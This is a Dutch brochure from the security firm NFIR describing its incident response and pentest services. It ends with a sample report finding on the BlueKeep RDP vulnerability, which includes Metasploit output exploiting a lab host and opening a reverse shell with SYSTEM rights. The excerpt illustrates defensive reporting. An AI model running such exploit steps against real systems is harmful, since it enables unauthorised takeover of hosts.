



# UW CYBER SECURITY EXPERT





**<voorstellen/>**



**<over NFIR/>**



# ONZE DRIJFVEREN

- Organisatie ondersteunen om zo weerbaar mogelijk te zijn tegen de gevaren en risico's van de digitale wereld.
- Met onze **motivatie** en **ervaring** kunnen wij helpen bij het vergroten van de digitale weerbaarheid om de kans op en impact van een Security-Incident te verkleinen.
- Onze **passie voor IT-Security** en de drang om opdrachtgevers zo goed mogelijk te helpen is bijzonder groot!





# HOE WIJ WERKEN

Wij bieden de allerbeste IT-Security specialisten, die niet alleen heel vakkundig en creatief zijn, maar ook snel kunnen handelen, procedureel werken en in begrijpelijke taal communiceren met onze opdrachtgevers.



# WAT WIJ BIEDEN

Onze ervaren medewerkers staan 24/7/365 paraat om opdrachtgevers te helpen bij cyber security incidenten. Daarnaast voeren wij Digitaal Forensische Onderzoeken uit, monitoren real-time de IT-infrastructuur van onze klanten, sporen kwetsbaarheden op door het uitvoeren van pentesten en creëren cyber security awareness door middel van het geven van trainingen, lezingen en live demo's. Deze diensten voorzien allemaal in het creëren en vergroten van (uw) digitale weerbaarheid.

## Reactieve diensten



**Incident Response**



**Digitaal Forensisch  
Onderzoek**



**Incident Response  
Retainer Contract**

## Preventieve diensten



**Pentesten**



**Security Monitoring**



**Awareness Programma**



**CIS Controls  
Consultancy**



**Cyber Security  
Support Contract**



**Dossier Monitoring**



**Security Awareness &  
Social Engineering**



**Incident  
Response Plan**



# WAAR NFIR TROTS OP IS

**Werken volgens Incident  
Response procedures  
NIST en SANS**

**Computer Emergency  
Response Team (CERT)**

**Korpschef toestemming  
medewerkers en periodieke  
integriteit gesprekken**

**Particulier  
Opsporingsbureau met  
POB-vergunning van  
Ministerie van Justitie  
en Veiligheid en  
gediplomeerde Particulier  
Onderzoekers**

**Zeer tevreden klanten uit  
diverse private en publieke  
sectoren**

**Korte lijntjes met NCSC,  
IBD, AP, OM, Politie (High  
Tech crime),  
toezichthouders en  
privacy juristen**

**Certificeringen:  
ISO27001:2022 & 9001  
CCV pentest keurmerk**



**Onafhankelijke  
Nederlandse organisatie**





# PENTESTEN



***Ontdek en adresseer de zwakke punten in uw digitale verdediging door middel van een pentest.***

IT-infrastructuren, webapplicaties, koppelingen (API's), mobiele applicaties DigiD, MedMij en operationele techniek.

## Pentesten op maat

- Samen de scope bepalen
- Samen de aanvalsscenario's bepalen
- De ethisch hackers beschikken over veel ervaring, creativiteit en certificeringen
- Uitvoering volgens internationale standaarden
- Heldere, complete en zeer bruikbare rapportages
- Uitvoering volgens het CCV pentest kwaliteitskeurmerk





# PENTESTEN




OMGEVINGEN >

STANDAARDEN ∨

AANVALSCENARIO'S ∨

RAPPORTAGE ∨



Netwerk infrastructuur




(Web) Applicaties



Websites



Mobiele applicaties



Koppelingen (API)



Operationele Technologie  
(OT)



# PENTESTEN



OMGEVINGEN



STANDAARDEN



AANVALSCENARIO'S



RAPPORTAGE



1.

PTES

Penetration Testing  
Execution Standard  
t.b.v. IT-infrastructuren

2.

OWASP WSTG

Standaard t.b.v. web  
applicatie pentesten

3.

OWASP Top 10

de 10 meest kritische  
kwetsbaarheden  
van webapplicaties.

4.

OWASP MASTG

Mobile Application Security  
Testing Guide. Standaard  
t.b.v. mobiele applicatie  
pentesten.

5.

OWASP API Security Top  
10

De 10 meest kritische  
kwetsbaarheden van API's.

6.

DigiD assessment

Volgens NOREA  
normenkader



# PENTESTEN



OMGEVINGEN



STANDAARDEN



AANVALSCENARIO'S



RAPPORTAGE



1



## Black Box

Ethisch hackers gaan op zoek naar kwetsbaarheden met minimale informatie en maken gebruik van open bronnen onderzoek (OSINT)

2



## Grey Box

Ethisch hackers gaan op zoek naar kwetsbaarheden met beperkte informatie zoals gebruikersaccounts.

3



## White Box

Ethisch hackers gaan op zoek naar kwetsbaarheden met maximale informatie en broncode.



# PENTESTEN



OMGEVINGEN



STANDAARDEN



AANVALSCENARIO'S



RAPPORTAGE



**1.** Management samenvatting

**2.** Scope beschrijving

**3.** Onderzoekmethodes en  
aanvalsscenario's

**4.** Gevonden kwetsbaarheden geclassificeerd volgens CVSS  
(Common Vulnerability Scoring System)

**5.** Advies – oplossingsrichting

**6.** Bijlagen met o.a. gebruikte tooling





# RAPPORTAGE

Heldere, complete en bruikbare rapportages



Gevonden kwetsbaarheden  
zijn transparant en reproduceerbaar



Objectieve beoordeling classificatie kwetsbaarheden  
d.m.v. CVSS scoringsmethodiek



Concrete adviezen voor oplossen van  
kwetsbaarheden




CIA-bepalingen (beschikbaarheid, integriteit en  
vertrouwelijkheid) worden meegenomen in de scores




# RAPPORTAGE VOORBEELDEN

De onderstaande tabel toont het totale aantal bevindingen van de uitgevoerde penetratietest, gepresenteerd per risicoclassificatie:



Tijdens het onderzoek zijn in totaal 40 bevindingen aangetroffen.

Per onderdeel zijn de bevindingen in de volgende categorie geplaatst:



## A1. Bluekeep Kwetsbaarheid

Host(s):  
192.168.56.150 (pentestlab-client01)



CVSS Classificatie: Kritiek - CVSS Vector String:  
[CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H](#)

Root Cause: Patch Management  
PTES-ID: EXPLOIT-01

### Kwetsbaarheid:

De aangetroffen host is getroffen door een kwetsbaarheid genaamd BlueKeep (CVE-2019-0708). Deze kwetsbaar stelt een ongeautoriseerde aanvaller in staat de host over te nemen.

### Bevestiging:

Er is gekeken naar de host 192.168.56.150, waarbij geconstateerd is dat de RDP-poort (3389) beschikbaar is. Vervolgens zijn de beschikbare 'channels' geanalyseerd. Daaruit blijkt dat het kwetsbare channel (MS\_120) aanwezig is. Door de tool Nessus wordt tevens vastgesteld dat de host kwetsbaar is voor BlueKeep. Door gebruik te maken van het Metasploit-Framework is de kwetsbaarheid vastgesteld en toegang verkregen tot het systeem.

```
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run
[*] 192.168.56.150:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.56.150:3389 - Scanned 1 of 1 hosts (100% complete)
```

Figuur 2: Metasploit - Bluekeep Scanner

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_vce) > run
[*] Started reverse TCP handler on 192.168.56.210:4444
[*] 192.168.56.150:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.56.150:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.56.150:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.150:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xffffffff0000, Channel count 1.
[*] 192.168.56.150:3389 - Surfing channels ...
[*] 192.168.56.150:3389 - Lobbing eggs ...
[*] 192.168.56.150:3389 - Forcing the USE of FREE'd object ...
[*] 192.168.56.150:3389 - Command shell session 1 opened (192.168.56.210:4444 => 192.168.56.150:49191) at 2020-02-27 14:51:56 +0100

C:\Windows\system32\whoami
whoami
nt authority\system
```

Figuur 3: Metasploit - Bluekeep Exploit

### Mogelijke Impact:

Middels deze kwetsbaarheid is het voor een ongeautoriseerde aanvaller die zich in het netwerk bevindt (direct of indirect) mogelijk om zichzelf toegang te verschaffen tot het hoogste niveau van rechten op het besturingssysteem.

### Aanbeveling:

Geadviseerd wordt om de door Microsoft beschikbaar gestelde updates

(<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>) per direct toe te passen om de kwetsbaarheid te mitigeren.

